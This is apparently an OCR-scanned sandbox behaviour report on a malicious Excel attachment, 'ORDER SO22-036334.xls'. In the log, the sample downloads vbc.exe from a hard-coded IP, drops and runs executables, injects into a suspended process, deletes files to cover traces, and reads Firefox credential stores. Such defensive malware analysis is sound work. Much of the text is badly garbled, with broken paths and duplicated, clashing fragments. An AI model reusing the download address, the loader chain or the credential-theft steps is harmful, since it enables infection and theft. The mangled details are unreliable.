Debits Registry No.y North MEXT, CURRENT, USER Biodhawer Microsoft Windows Current/Version Internet Settings/AutoCertify/Rick Value. Nore 2008 2004 2004 2004 2004 2004 2004 2004				
Debeic Registy Key Mey HED', CURSENOTH USERFOOTHWENDOWN/CONTRINING Setting Public Debets Value. None 2008 2864				
Write Registry Key				
Call Network API				
Call Network API	Call Network API	API Name: socket Args: (23, 1, 6) Return: 378	2808	2864
Call Network APT API Name: socket Args: (23, 1, 6) Redum: 140 2506 2564	Call Network API	API Name: socket Args: (2, 2, 0) Return: 3ac	2808	2864
Call Network API	Call Network API	API Name: socket Args: (23, 2, 0) Return: 3ac	2808	2864
Call Network API	Call Network API	API Name: socket Args: (23, 1, 6) Return: 3ec	2808	2864
Call Network API	Call Network API	API Name: socket Args: (23, 1, 6) Return: 410	2808	2864
Call Network API				
Call Network API				
Call System API				
Call System API				
Call Network API				
Call Network API				
Detection Threat Characteristic: Listens on port 0.0.0.049180 2808 2864 2864 2864 2864 2864 2864 2866 2864 2866 28				
Call System API	Call Network API	API Name: bind Args: (42c, 0.0.0.49180, 16) Return: 0	2808	2864
API Name: send Args: (42c, GET /771/vbc.exe HTTP/1.1\n/nAccept: "\n'\n/nAccept: Encoding: gzip, deflate\n'nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; NET CLR 3.0.30729; Media Center PC 6.0; NET4.0C; NET4.0E; InfoPath.3 [\n'\n'\host: 172.245.25; 166\n'\n'\connection: Keep-Alive\n'\n'\n, 1, 317) Return: 0 Detection Threat Characteristic: Connection: to remote URL or IP address Connection: 172.245.25; 166\ntilde{8}0 Content: GET /771/\nbc.exe HTTP(1.1\n'\n\accept: "\n'\n'\n\accept: Encoding: gzip, deflate\n'\n\user-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/7.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.5.30729; Net CLR 3.0.30729; Media Center PC 6.0; NET4.0C; NET4.0C; InfoPath.3]\n'\n'\n\oscitic 172.245. 25.166\n'\n\oscitic 1771/\n'\n\oscitic xeep-Alive\n'\n'\n'\n'\n'\accept: "\n'\n'\n\accept: Encoding: gzip, deflate\n'\n\user-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/7.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.0.30729; Media Center PC 6.0; NET4.0C; NET4.0C; InfoPath.3]\n'\n'\n'\oscitic 172.245. 25.166\n'\n'\oscitic 172.245. 25.166\n'\oscitic 172.	Detection			
ndows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0E; InfoPath.3	Call System API	API Name: ConnectEx Args: (42c, 172.245.25.166:80, 16, 0, 0, 0, 699d7c) Return: 0	2808	2864
Detection Threat Characteristic: Connects to remote URL or IP address Connection: 172.245.25.166.80 Content: GET, 7771/bbc.exe HTTP/1.1vinAccept: "\"\nAccept-Encoding: gzip, deflatelvinUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/7.0; SLCC2; NET CLR 2.0.50727; NET CLR 3.0.30729; Nedia Center PC 6.0; .NET4.0E; InfoPath.3]vinHost: 172.245. 25.166/ivnConnection: Keep-AliveIvin/ivn Call Network API API Name: recv Args: (42c., 1, 2) Return: ? 2808 2864 Add File Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5/4HU3EY\WP\vbc[1].exe Type: VSDT_EXE_W32 2808 2864 Write File Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5/4HU3EY\WP\vbc[1].exe Type: VSDT_EXE_W32 2808 2864 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5/4HU3EY\WP\vbc[1].exe Add File Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32 2808 2808 2864 Detection Threat Characteristic: Drops executable during installation Dropping Process ID: 2864 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	Call Network API	ndows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3	2808	2864
Add File Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_W32 2808 2864 Write File Path: %LOCALAPPDATA%Microsoft;Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_W32 2808 2864 Detection Internet Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%IMicrosoft;Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe 2808 2864 Add File Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32 2808 2864 Detection Threat Characteristic: Drops executable during installation Dropping Process ID: 2864 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 172.245.25.166:80 Content: GET /771/vbc.exe HTTP/1.1\v\nAccept-*Proceeding: gzip, deflate\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trid ent/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0C; .NET4.0B; InfoPath.3]\v\nHost: 172.245.		
Write File Path: %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.IE5\HU3EYWP\wbc[1].exe Type: VSDT_EXE_W32 2808 2864 Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.IE5\HU3EYWP\wbc[1].exe Add File Path: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32 2808 2864 Detection Threat Characteristic: Drops executable during installation Dropping Process ID: 2864 File: %USERPROFILE%\wbc.exe Type: VSDT_EXE_W32	Call Network API	API Name: recv Args: (42c, , 1, 2) Return: ?	2808	2864
Detection Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Add File Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32 Detection Threat Characteristic: Drops executable during installation Dropping Process ID: 2864 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWP\vbc[1].exe Type: VSDT_EXE_W32	2808	2864
%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\\dHU3EY\WP\vbc[1].exe Add File Path: \%USERPROFILE\\vbc.exe Type: VSDT_EXE_W32 2808 2864 Detection Threat Characteristic: Drops executable during installation Dropping Process ID: 2864 File: \%USERPROFILE\\vbc.exe Type: VSDT_EXE_W32 4808 2864			2808	2864
Add File Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32 2808 2864 Detection Threat Characteristic: Drops executable during installation Dropping Process ID: 2864 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	Detection	·		
Detection Threat Characteristic: Drops executable during installation Dropping Process ID: 2864 File: %USERPROFILE%lvbc.exe Type: VSDT_EXE_W32	Add File		2808	2864
		Threat Characteristic: Drops executable during installation Dropping Process ID: 2864 File: %USERPROFILE%lvbc.exe		
1 The second of	Write File		2808	2864
		"		

Detection	Threat Characteristic: Modifies file that can be used to infect systems		
Call System API	%USERPROFILE%Ivbc.exe API Name: GetDriveTypeW Args: (C:\) Return: 3	2808	2864
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	2000	2004
	Process ID: 2864 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2808	2864
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\)) Return: 3	2808	2864
Detection	Threat Characteristic: Creates command line process Process ID: 2948 Image Path: %USERPROFILE%Ivbc.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:2948,) Return: ?	2808	2864
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2948], ppid[2864) Return: 1	2808	2864
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM	2808	2864
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#000000000000000000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\) \Return: 3	2808	2864
Call System API	API Name: GetDriveTypeW Args: (\\"\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0 c91efb8b}\) Return: 3	2808	2864
Call System API	API Name: GetDriveTypeW Args: (E:\\) Return: 2	2808	2864
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2808	2864
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , %windir%\system32, , Process:2948:vbc.exe) Return : 1	2808	2864
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2864 Image Path: %USERPROFILE%/vbc.exe		
Dolato Pogistry Key	Shell Command: "%USERPROFILE%\vbc.exe" Kay: HKEV CHDRENT LISEDISoftware\MicrosoftOffice\14 \(\)\Excellestillare\Alpha\)\DecumentPerovare\Alpha\(\)\Alpha\(\)\Alph		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\1C7AA7\1C7AA7\1c7Aa7\lands\noe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7AA7\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Exce\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C934F\ Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C934F\1C934F\1C934F\ Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\(Excel\Resiliency\DocumentRecovery\1C934F\1C934F\1C934F\2014e\). None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Assistant\CurrAsstState Value: 26		2808
Call Filesystem API Detection	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0 Threat Characteristic: Creates process Process ID: 2948		2808
	Image Path: %USERPROFILE%\vbc.exe		
Call System API Detection	API Name: GelDriveTypeW Args: (C\(\Lambda\)) Return: 3 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2948	2864	2948
	Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2864	2948
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	2864	2948
Delete File Detection	Path: %TEMP%\nsr1CAB.tmp Type: VSDT_EMPTY Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2948 File: %TEMP%\nsr1CAB.tmp	2864	2948
Delete File	Type: VSDT_EMPTY Path: %TEMP%insr1CAD.tmp Type: VSDT_EMPTY	2864	2948
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2948	2004	2946
	File: %TEMP%\nsr1CAD tmn		
	File: %TEMP%\nsr1CAD.tmp Type: VSDT_EMPTY		
Add File	·	2864	2948
Add File Write File	Type: VSDT_EMPTY	2864 2864	2948 2948
	Type: VSDT_EMPTY Path: %TEMP%lbveyihc.rzp Type: VSDT_COM_DOS		
Write File	Type: VSDT_EMPTY Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS	2864	2948
Write File Add File	Type: VSDT_EMPTY Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\hxjfrr.m Type: VSDT_COM_DOS	2864 2864	2948 2948
Write File Add File Write File	Type: VSDT_EMPTY Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bxjfrr.m Type: VSDT_COM_DOS Path: %TEMP%hxjfrr.m Type: VSDT_COM_DOS	2864 2864 2864	2948 2948 2948
Write File Add File Write File Add File	Type: VSDT_EMPTY Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%brxjfrr.m Type: VSDT_COM_DOS Path: %TEMP%brxjfrr.m Type: VSDT_COM_DOS Path: %TEMP%byugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2948 File: %TEMP%byugdasav.exe	2864 2864 2864	2948 2948 2948
Write File Add File Write File Add File Detection	Type: VSDT_EMPTY Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bvxjfrr.m Type: VSDT_COM_DOS Path: %TEMP%bvxjfrr.m Type: VSDT_COM_DOS Path: %TEMP%bvyugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2948 File: %TEMP%bvyugdasav.exe Type: VSDT_EXE_W32	2864 2864 2864 2864	2948 2948 2948 2948
Write File Add File Write File Add File Detection Write File	Type: VSDT_EMPTY Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%bveyihxjfr.m Type: VSDT_COM_DOS Path: %TEMP%bveyinxjfr.m Type: VSDT_COM_DOS Path: %TEMP%byugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2948 File: %TEMP%byugdasav.exe Type: VSDT_EXE_W32 Path: %TEMP%byugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems	2864 2864 2864 2864	2948 2948 2948 2948
Write File Add File Write File Add File Detection Write File Detection	Type: VSDT_EMPTY Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\hx\jfr.m Type: VSDT_COM_DOS Path: %TEMP%\hx\jfr.m Type: VSDT_COM_DOS Path: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2948 File: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32 Path: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\yugdasav.exe	2864 2864 2864 2864 2864	2948 2948 2948 2948 2948
Write File Add File Write File Add File Detection Write File Detection Call Thread API	Type: VSDT_EMPTY Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\hxifr.m Type: VSDT_COM_DOS Path: %TEMP%\hxifr.m Type: VSDT_COM_DOS Path: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2948 File: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32 Path: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\yugdasav.exe API Name: NtResumeThread Args: (Process:2984,) Return: ?	2864 2864 2864 2864 2864	2948 2948 2948 2948 2948 2948
Write File Add File Write File Add File Detection Write File Detection Call Thread API Call System API	Type: VSDT_EMPTY Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\hxijfrr.m Type: VSDT_COM_DOS Path: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2948 File: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32 Path: %TEMP%\yugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\yugdasav.exe API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e, pid[2984], ppid[2984] Return: 1	2864 2864 2864 2864 2864	2948 2948 2948 2948 2948 2948 2948
Write File Add File Write File Add File Detection Write File Detection Call Thread API Call System API Call System API	Type: VSDT_EMPTY Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bveyihc.rzp Type: VSDT_COM_DOS Path: %TEMP%\bvijkrr.m Type: VSDT_COM_DOS Path: %TEMP%\bvijkrr.m Type: VSDT_COM_DOS Path: %TEMP%\vjugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Drops executable during installation Dropping Process ID: 2948 File: %TEMP%\vjugdasav.exe Type: VSDT_EXE_W32 Path: %TEMP%\vjugdasav.exe Type: VSDT_EXE_W32 Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\vjugdasav.exe API Name: NtResumeThread Args: (Process:2984,) Return: ? API Name: evtchann.SendEvent Args: (e), pid[2984], ppid[2948) Return: 1 API Name: GetDriveTypeW Args: (C.\) Return: 3	2864 2864 2864 2864 2864	2948 2948 2948 2948 2948 2948 2948 2948

Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#\Volume#\(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963\)\#0000000006500000#\(53f5630d-b6bf-11d0-94f2-00a0c91efb8b\)\)\ \Return: 3	2864	2948
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2864	2948
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2864	2948
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\ORDER SO22-036334.xls.LNK) Return: 0		2808
Call System API	API Name: GetDriveTypeW Args: (C\;\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2808
Call System API			2808
•	API Name: GetDriveTypeW Args: (%USERPROFILE%AppData\) Return: 3		
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2808
			2808
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		
Call System API	API Name: GetDriveTypeW Args: (%USERPR0FILE%\AppData\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		2808
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6fa90250, -1, 12398c, 123988, 0) Return: 0		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 2808		
	Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2808
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\HTBGFJ.LNK) Return: 0		2808
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2808
	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA11.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa11.d		2808
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%Microsoft(OFFICE\DATA\toPA11.BAK, %ALLUSERSPROFILE%Microsoft(OFFICE\DATA\topa11.d at, 0, 0, 0, 1) Return: 0		2000
Write Pegistry Koy	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\InstallRoot\UE\\90110409-6000-11D3-8CFE-0150048383C9\ Value: None		2808
Write Registry Key			
Call Process API	API Name: CreateProcessW Args: (, "%TEMP%lyugdasav.exe" %TEMP%lhxjfrr.m,,,,,,,,Process:2984:yugdasav.exe) Return: 1	2864	2948
Detection	Threat Characteristic: Executes dropped file		
	File: "TEMP%\yugdasav.exe Shell Command: "%TEMP%\yugdasav.exe" "TEMP%\hxifm.m		
Datastica			
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2984		
	Image Path: %TEMP%lyugdasav.exe %TEMP%lhxjfrr.m		
Call Process API	API Name: CreateProcessW Args: (%TEMP%)yugdasav.exe, , , , , CREATE_SUSPENDED, , , , Process:2976:%TEMP%)yugdasav.exe) Return: 1	2948	2984
Detection	Threat Characteristic: Executes dropped file		
Detection	File: %TEMP%lyugdasav.exe		
	Shell Command: %TEMP%lyugdasav.exe		
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 2984		
	Injected API: ZwMapViewOfSection Target Process ID: 2976		
	Target Image Path: %TEMP%lyugdasav.exe		
Detection	Threat Characteristic: Creates process		
20000001	Process ID: 2984		
	Image Path: %TEMP%\yugdasav.exe		
	Shell Command:		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2976:%TEMP%)yugdasav.exe) Return: 1	2948	2984
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 2984		
	Injected API: SetThreadContext Target Process ID: 2976		
	Target Image Path: %TEMP%\yugdasav.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: (%TEMP%\nsr1CAD.tmp*.*, 0, 12fa2c, 0, 0, 0) Return: 637068	2864	2948
			20.0
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2948		
	Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\Users, 0, 0012FA14, 0, 00000000, 0) Return: 00637068	2864	2948
Call Filesystem API	API Name: FindNextFileW Args: (637068, 12fa2c) Return: 1	2864	2948
		2004	2340
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2976		
	Image Path: %TEMP%\yugdasav.exe		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 5A00C52D2EFF94A37BEDE316) Return: 140	2984	2976
		2984	2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%Mozilla Firefox\nss3.dll) Return: 1		2976
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1	2984	2010
	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file	2984	2070
Call System API Detection	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file	2984	2976
Call System API Detection	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API Detection Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2984	2976
Call System API Detection Call System API Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1 API Name: GetVersionExA Args: (14eba4) Return: 1	2984	2976
Call System API Detection Call System API Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1 API Name: GetVersionExA Args: (14eba4) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information	2984	2976
Call System API Detection Call System API Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1 API Name: GetVersionExA Args: (14eba4) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2976	2984	2976
Call System API Detection Call System API Call System API Detection	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1 API Name: GetVersionExA Args: (14eba4) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2976 Info: Obtains system version from API result	2984 2984	2976 2976
Call System API Detection Call System API Call System API Detection Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1 API Name: GetVersionExA Args: (14eba4) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2976 Info: Obtains system version from API result API Name: GetVersionExA Args: (14eba4) Return: 1	2984 2984	2976 2976
Call System API Detection Call System API Call System API Detection Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1 API Name: GetVersionExA Args: (14eba4) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2976 Info: Obtains system version from API result API Name: GetVersionExA Args: (14eba4) Return: 1 Threat Characteristic: Accesses decoy file	2984 2984	2976 2976
Call System API Detection Call System API Call System API Detection Call System API Detection	API Name: PathFileExistsW Args: (%ProgramFiles%\Mozilla Firefox\sqlite3.dll) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1 API Name: GetVersionExA Args: (14eba4) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2976 Info: Obtains system version from API result API Name: GetVersionExA Args: (14eba4) Return: 1 Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite	2984 2984 2984	2976 2976 2976

Aame: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt arme: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt Arme: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) 